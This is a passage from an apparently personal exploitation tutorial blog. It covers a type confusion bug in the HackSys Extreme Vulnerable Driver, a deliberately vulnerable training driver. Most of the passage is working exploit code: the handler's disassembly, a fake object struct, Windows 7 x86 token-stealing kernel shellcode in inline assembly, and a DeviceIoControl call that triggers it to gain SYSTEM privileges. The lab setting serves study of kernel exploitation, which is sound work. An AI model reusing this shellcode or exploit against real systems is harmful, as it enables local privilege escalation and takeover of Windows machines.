                HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE,
                NULL,
                0,
                NULL, //No output buffer - we don't even know if the dri
                0,
                &lpBytesReturned,
                NULL); //No overlap

        printf("Exploit complete, cleaning up\n");
        CloseHandle(hDriver);
        return 0;
}
```

Building and then running this doesn't trigger any errors, so lets look at what the IOCTL Handler does.

```
push    offset aPtypeconfusi_4 ; "[+] pTypeConfusionKernelObject->objectT"...
call    DbgPrint
push    offset aTriggeringType ; "[+] Triggering Type Confusion\n"
call    DbgPrint
add     esp, 0Ch
push    esi
call    sub_145CA
mov     [ebp+var_1C], eax
push    offset aFreeingPtypeco ; "[+] Freeing pTypeConfusionKernelObject "...
```

Here we can see that the handler is printing the value held in the first four bytes of the passed buffer as the 'Object Type' and then calling the next four bytes as a function pointer.

```
sub_145CA proc near

arg_0= dword ptr  8

mov     edi, edi
push    ebp
mov     ebp, esp
push    esi
mov     esi, [ebp+arg_0]
push    dword ptr [esi+4]
push    offset aPtypeconfusion ; "[+] pTypeConfusionKernelObject->pCallba"...
call    DbgPrint
pop     ecx
pop     ecx
call    dword ptr [esi+4]
push    offset aTypeConfusion0 ; "[+] Type Confusion Object Initialized\n"
call    DbgPrint
pop     ecx
xor     eax, eax
pop     esi
pop     ebp
retn    4
sub_145CA endp
```

This means all we need to do to exploit this vulnerability is to pass a structure with two four byte fields with the second containing a pointer to our token stealing shellcode. We can create a simple struct to use as a payload to trigger this behaviour.

```
typedef struct FAKE_OBJ {
        ULONG id;
        ULONG func;
} FAKE_OBJ, *PFAKE_OBJ;
```

We want the ‘func’ variable to be a pointer to the same shellcode we’ve been using all along, we start including it in the project.

```
// Windows 7 SP1 x86 Offsets
#define KTHREAD_OFFSET    0x124    // nt!_KPCR.PcrbData.CurrentThread
#define EPROCESS_OFFSET   0x050    // nt!_KTHREAD.ApcState.Process
#define PID_OFFSET        0x0B4    // nt!_EPROCESS.UniqueProcessId
#define FLINK_OFFSET      0x0B8    // nt!_EPROCESS.ActiveProcessLinks.Fl
#define TOKEN_OFFSET      0x0F8    // nt!_EPROCESS.Token
#define SYSTEM_PID        0x004    // SYSTEM Process PID

//shellcode from the stackoverflow exploit minus the stack clean up sinc
VOID TokenStealingShellcodeWin7() {
        __asm {
                ; initialize
                        pushad; save registers state
```

```
                        xor eax, eax; Set zero
                        mov eax, fs:[eax + KTHREAD_OFFSET]; Get nt!_KPCR
                        mov eax, [eax + EPROCESS_OFFSET]; Get nt!_KTHREA

                        mov ecx, eax; Copy current _EPROCESS structure

                        mov ebx, [eax + TOKEN_OFFSET]; Copy current nt!_
                        mov edx, SYSTEM_PID; WIN 7 SP1 SYSTEM Process PI

                SearchSystemPID:
                mov eax, [eax + FLINK_OFFSET]; Get nt!_EPROCESS.ActivePr
                        sub eax, FLINK_OFFSET
                        cmp[eax + PID_OFFSET], edx; Get nt!_EPROCESS.Uni
                        jne SearchSystemPID

                        mov edx, [eax + TOKEN_OFFSET]; Get SYSTEM proces
                        mov[ecx + TOKEN_OFFSET], edx; Copy nt!_EPROCESS.
                        ; to current process
                        popad; restore registers state
        }
}
```

We allocate memory for our structure and set the type value to ‘1’ and setup the ‘func’ pointer is to point to our shellcode.

```
PFAKE_OBJ FakeData = (PFAKE_OBJ) HeapAlloc(GetProcessHeap(), HEAP_ZERO_M
FakeData->id = 0x1;
FakeData->func = (ULONG) &TokenStealingShellcodeWin7;
```

Now we all need to do is send our fake object as the buffer for the IOCTL and we should be SYSTEM.

```
DeviceIoControl(hDriver,
        HACKSYS_EVD_IOCTL_TYPE_CONFUSION,
        (LPVOID)FakeData,
```

```
        sizeof(FAKE_OBJ),
        NULL, //No output buffer - we don't even know if the driver give
        0,
        &lpBytesReturned,
        NULL); //No overlap

system("calc.exe");
HeapFree(GetProcessHeap(), 0, FakeData);
CloseHandle(hDriver);
```

The full exploit for this vulnerability can be found here.

Hosted on

GitHub Pages

using the Dinky theme